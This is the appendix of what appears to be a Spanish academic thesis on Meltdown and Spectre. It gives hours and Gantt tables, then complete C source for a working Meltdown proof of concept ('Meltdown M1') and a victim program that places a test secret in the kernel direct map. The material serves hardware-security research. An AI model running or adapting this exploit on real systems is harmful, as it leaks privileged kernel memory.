ANEXOS

A.1 TABLA DE HORAS DEDICADAS

TAREA	HORAS
1. Estudio de los artículos oficiales de los ataques	40
2. Estudio de estructuras implicadas en los ataques	35
3. Preparación del entorno de pruebas	15
4. Pruebas y estudio del PoC de Meltdown	15
5. Desarrollo de Meltdown M1	15
6. Pruebas y caracterización de Meltdown M1	80
7. Pruebas de Spectre	5
8. Reuniones con los directores	45
9. Documentación y memoria	60
Total:	310

Cuadro 5: Horas dedicadas al proyecto

A.2 DIAGRAMA DE GANTT DEL PROYECTO

TASKS	START	END
Estudio e investigación	Oct-18	Sep-19
Estudio inicial de los ataques	Oct-18	Dec-18
Estudio en profundidad de Meltdown	Nov-18	Jul-19
Estudio del resto de ataques	Jun-19	Sep-19
Experimentación	Nov-18	Sep-19
Preparación del entorno experimental	Nov-18	Jan-19
Ejecución y estudio PoC Meltdown	Dec-18	Mar-19
Desarrollo de Meltdown M1	Feb-19	Apr-19
Caracterización Meltdown M1	Mar-19	Aug-19
Pruebas Spectre	Aug-19	Sep-19
Memoria y redacción	Jul-19	Sep-19



Figura 9: Diagrama de Gantt

A.3 MICRO-ARQUITECTURA DE KABY LAKE H



Figura 10: Micro-arquitectura de la familia Kaby Lake (Skylake).
Fuente: https://en.wikichip.org/wiki/intel/microarchitectures/kaby_lake

A.4 CÓDIGO DE MELTDOWN M1

```
#if !(defined(__x86_64__))
#error "Only x86-64 is supported"
#endif

#define RED     "\x1b[31;1m"
#define GREEN   "\x1b[32;1m"
#define YELLOW  "\x1b[33;1m"
#define BLUE    "\x1b[34;1m"
#define MAGENTA "\x1b[35;1m"
#define CYAN    "\x1b[36;1m"
#define RESET   "\x1b[0m"

#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <signal.h>
#include <unistd.h>
#include <fcntl.h>
#include <ctype.h>
#include <sched.h>
#include <x86intrin.h>
#include <stdint.h>

#define PAGE_SIZE       (1024 * 4)
#define PAGE_NUM        256

static char probe_pages[PAGE_NUM * PAGE_SIZE]; // Vector de muestreo
static int cache_hit_threshold, cache_hit_times[PAGE_NUM]; // Recuento de
    aciertos en cache
extern char stop_probe[];
const unsigned int PROBE_TIMES; // Numero de intentos
const char *target = "This is a secret string exposed by a meltdown attack.";
    // Secreto

static inline int get_access_delay(volatile char *addr){
        unsigned long long result;
        // Aqui se realiza el aumento de precision de lectura en Flush+Reload,
        // aislando el pipeline con NOPs
        asm volatile(
                        ".rept 500 # NOP\n\t"
                        "nop\n\t"
                        ".endr\n\t"
                        "rdtscp\n\t"
                        "shl $0x20, %%rdx\n\t"
                        "or %%rdx, %%rax\n\t"
                        "mov %%rax, %%rsi\n\t"
                        "mov (%[addr]), %%rax\n\t"
                        "rdtscp\n\t"
                        "shl $0x20, %%rdx\n\t"
                        "or %%rdx, %%rax\n\t"
                        "sub %%rsi, %%rax\n\t"
                        "mov %%rax, %[result]\n\t"
                        : [result] "=r" (result)
                        : [addr] "r" (addr)
                        : "rcx", "rsi", "rax", "rdx");
```

```
54      return result; //time2 - time1;
55  }
56
57  static void clflush_probe_array(void){
58          int i;
59          for (i = 0; i < PAGE_NUM; i++)
60          _mm_clflush(&probe_pages[i * PAGE_SIZE]);
61  }
62
63
64  // Aqui se introducen los ADDs dependientes para forzar el vaciado del
65  // pipeline y provocar que el ataque entre tan pronto como sea
66  // planificado
67  static void __attribute__((noinline)) meltdown(unsigned long addr){
68          asm volatile("1:\n\t"
69                                  ".rept 42 # ADD\n\t"
70                                  "add $0x1, %%rax\n\t"
71                                  ".endr\n\t"
72
73                                  "movzx (%[addr]), %%eax\n\t"
74                                  "shl $12, %%rax\n\t"
75                                  "jz 1b\n\t"
76                                  "movzx (%[probe_pages], %%rax, 1), %%rbx\n\t"
77
78                  "stop_probe: \n\t"
79                                  "nop\n\t"
80                                  :
81                                  : [probe_pages] "r" (probe_pages), [addr] "r"
                                        (addr)
82                                  : "rax", "rbx");
83  }
84
85  static void update_cache_hit_times(void)
86  {
87          int i, delay, page_index;
88          volatile char *addr;
89
90          // Este bucle recorre todo el vector de muestreo, con el fin de
                encontrar
91          // un dato que se encuentra en cache a latencia L1, que sera el
                secreto
92          for (i = 0; i < PAGE_NUM; i++) {
93                  page_index = i;
94
95                  addr = &probe_pages[page_index * PAGE_SIZE];
96                  delay = get_access_delay(addr); // Comprueba el tiempo que
                        tarda en acceder al dato
97
98                  // printf("%d, %d\n", page_index, delay);
99
100                 // Si el dato se encuentra el L1 (por debajo del threshold) se
                        marca
101                 // como un nuevo acierto para ese valor
102                 if (delay <= cache_hit_threshold)
103                         cache_hit_times[page_index]++;
104         }
105 }
```

```
106
107 // Fuerza a salir de meltdown cuando salta la excepcion
108 static void sigsegv(int sig, siginfo_t *siginfo, void *context){
109         ucontext_t *ucontext = context;
110         ucontext->uc_mcontext.gregs[REG_RIP] = (unsigned long)stop_probe;
111 }
112
113 static int set_signal(void){
114         struct sigaction act = {
115                 .sa_sigaction = sigsegv,
116                 .sa_flags = SA_SIGINFO,
117         };
118         return sigaction(SIGSEGV, &act, NULL);
119 }
120
121 static int read_byte_from_cache(unsigned long addr, uint64_t *time){
122     unsigned long long time1, time2;
123     unsigned junk;
124     time1 = __rdtscp(&junk);
125
126     int i, max = -1, index_of_max = -1;
127         memset(cache_hit_times, 0, sizeof(cache_hit_times));
128
129         for (i = 0; i < PROBE_TIMES; i++) {
130                 clflush_probe_array(); // Expulsa el vector de muestreo de
                        cache
131                 _mm_mfence();
132                 meltdown(addr); // Ejecutar meltdown sobre el byte
133                 update_cache_hit_times(); // Reload del vector para
                        monitorizar tiempos
134         }
135
136         // La posicion del vector con mas aciertos se asume que es el secreto
                robado
137         for (i = 1; i < PAGE_NUM; i++) {
138                 // if (!isprint(i))
139                 //      continue;
140                 if (cache_hit_times[i] && cache_hit_times[i] > max) {
141                         max = cache_hit_times[i];
142                         index_of_max = i;
143                 }
144         }
145
146     time2 = __rdtscp(&junk);
147
148     *time += (time2 - time1); // acumulado del tiempo (se usa en metricas)
149
150         return index_of_max;
151 }
152
153
154 // Detecta el threshold del Flush+Reload
155 static void set_cache_hit_threshold(void){
156         long cached, uncached, i;
157     const int COUNT = 1000000;
158
159     memset(probe_pages, 1, sizeof(probe_pages));
```

```
160         for (cached = 0, i = 0; i < COUNT; i++)
161                 cached += get_access_delay(probe_pages);
162
163         for (uncached = 0, i = 0; i < COUNT; i++) {
164                 _mm_clflush(probe_pages);
165                 uncached += get_access_delay(probe_pages);
166         }
167
168         cached /= COUNT;
169         uncached /= COUNT;
170         cache_hit_threshold = (uncached + cached * 2) / 3;
171         printf(GREEN"[+]"RESET" Cached = %ld cycles, uncached = %ld cycles,
                threshold %d cycles\n",
172                cached, uncached, cache_hit_threshold);
173 }
174
175 void append(char* s, char c) {
176         int len = strlen(s);
177         s[len] = c;
178         s[len+1] = '\0';
179 }
180
181 int cmpfunc (const void * a, const void * b) {
182    return ( *(int*)a - *(int*)b );
183 }
184
185 // Esta funcion solo se utiliza para el conteo de las metricas del ataque
186 void check_result(const char* message, uint64_t time, uint64_t *score_val_acc,
        uint64_t size){
187     int i, ok = 0;
188     double freq = 1.0/3.6e+9;
189     double final_time = time * freq;
190
191         // printf("\n"GREEN"[+]"RESET" Target : "YELLOW"%s"RESET"\n", target);
192         // printf(GREEN"[+]"RESET" Message: ");
193         for (i = 0; i < size; i++){
194                 if (target[i] == message[i]){
195                         ok++;
196                         // printf(GREEN"%c"RESET, message[i]);
197                 }
198     }
199
200
201         qsort(score_val_acc, size, sizeof(uint64_t),cmpfunc);
202         uint64_t score_val = score_val_acc[(int) ((size + 1) / 2)];
203         double score_per = (double) score_val / (PROBE_TIMES) * 100.0;
204         int success_val = ok;
205         double success_per = (double) ok / size * 100.0;
206         double bw = (double) size / final_time;
207
208         // printf("\n"GREEN"[+]"RESET" Full message: %s\n", message);
209         // printf("\n"GREEN"[+]"RESET" Results: %d total, %d ok, %2.2lf %%, BW
                %g B/s, score_val: %.2lf, score_per: %.2lf\n",
210         //              size, ok, (float)ok/(float) size * 100.0, (float) size
                / final_time, score_val, score_per);
211
212         FILE *fd = stdout;
```

```
213
214         fprintf(fd,".rept 42 # ADD, .rept 500 # NOP, %d, %d, %d, %.2lf, %.2lf,
                %llu, %.2lf\n",
215                         PROBE_TIMES, size, success_val, success_per, bw,
                                score_val, score_per);
216         fclose(fd);
217 }
218
219 int main(int argc, char *argv[]){
220         if (argc < 4){
221                 printf("./meltdown <addr> <bytes> <probes>\n");
222                 exit(0);
223         }
224
225         uint64_t kernel_addr, size;
226
227         sscanf(argv[1], "%lx", &kernel_addr);
228         sscanf(argv[2], "%llu", &size);
229         sscanf(argv[3], "%d", &PROBE_TIMES);
230
231         char message[size + 1];
232         uint64_t score_val_acc[size];
233
234         set_signal(); // Crea el signal handler
235         set_cache_hit_threshold(); // Calcula el threshold de Flush+Reload
236
237         // printf(GREEN"[+]"RESET" Target: "YELLOW"%s"RESET"\n", target);
238         // printf(GREEN"[+]"RESET" .rept 68\n");
239         // printf(GREEN"[+]"RESET" probes: %d\n\n", PROBE_TIMES);
240
241         int i, j;
242         uint64_t time = 0;
243         message[0] = '\0';
244         for (i = 0; i < size; i++) {
245                 int ret = read_byte_from_cache(kernel_addr, &time); //
                        Ejecucion de meltdown sobre addr
246                 if (ret == -1) ret = 0xff;
247
248                 score_val_acc[i] = (ret != 0xff ? cache_hit_times[ret] : 0);
249
250                 printf("read %lx = %x %c (score=%d/%d) [%3.1lf %%]\n",
251                         kernel_addr, ret, isprint(ret) ?  ret : ' ',
252                         ret != 0xff ? cache_hit_times[ret] : 0,
253                         PROBE_TIMES,
254                         ret != 0xff ? (cache_hit_times[ret]/(float)PROBE_TIMES
                                )*100.0 : 0);
255
256                 append(message, ret);
257                 kernel_addr++; // Siguiente direccion de memoria
258         }
259         check_result(message, time, score_val_acc, size);
260 }
```

A.5 CÓDIGO DE LA VÍCTIMA UTILIZADA PARA LAS PRUEBAS DE MELTDOWN Y SPECTRE

```
#include <cpuid.h>
#include <errno.h>
#include <fcntl.h>
#include <memory.h>
#include <pthread.h>
#include <sched.h>
#include <setjmp.h>
#include <signal.h>
#include <stdarg.h>
#include <stdlib.h>
#include <unistd.h>
#include "inttypes.h"
#include <stdio.h>

#define RED     "\x1b[31;1m"
#define GREEN   "\x1b[32;1m"
#define YELLOW  "\x1b[33;1m"
#define BLUE    "\x1b[34;1m"
#define MAGENTA "\x1b[35;1m"
#define CYAN    "\x1b[36;1m"
#define RESET   "\x1b[0m"

// Obtencion de la direccion fisica del secreto,
// a traves del mapa de paginas
size_t virt_to_phys(size_t virtual_address) {
    static int pagemap = -1;
    if (pagemap == -1) {
        pagemap = open("/proc/self/pagemap", O_RDONLY);
        if (pagemap < 0) {
            errno = EPERM;
            return 0;
        }
    }
    uint64_t value;
    int got = pread(pagemap, &value, 8, (virtual_address / 0x1000) * 8);
    if (got != 8) {
        errno = EPERM;
        return 0;
    }
    uint64_t page_frame_number = value & ((1ULL << 54) - 1);
    if (page_frame_number == 0) {
        errno = EPERM;
        return 0;
    }
    return page_frame_number * 0x1000 + virtual_address % 0x1000;
}

// Mapeo de la direccion fisica al direct-physical map del kernel
size_t phys_to_virt(size_t addr) {
  return addr + 0xffff880000000000ull;
}

int main(int argc, char *argv[]) {
```

```
54
55    const char *secret = "This is a secret string exposed by a meltdown attack."
          ;
56    int len = strlen(secret);
57
58    printf(GREEN"[+]"RESET" Secret: "YELLOW"%s"RESET"\n", secret);
59
60    size_t paddr = virt_to_phys((size_t)secret);
61    size_t vaddr = phys_to_virt(paddr);
62    if (!paddr) {
63      exit(1);
64    }
65
66    printf(GREEN"[+]"RESET" Logical address of secret: "GREEN"0x%zx"RESET"\n", &
          secret);
67    printf(GREEN"[+]"RESET" Physical address of secret: "GREEN"0x%zx"RESET"\n",
          paddr);
68    printf(GREEN"[+]"RESET" Virtual address of secret: "GREEN"0x%zx"RESET"\n",
          vaddr);
69
70    // Cachea el dato para facilitar el ataque
71    while (1) {
72          volatile size_t dummy = 0, i;
73        for (i = 0; i < len; i++) {
74          dummy += secret[i];
75        }
76      }
77  }
```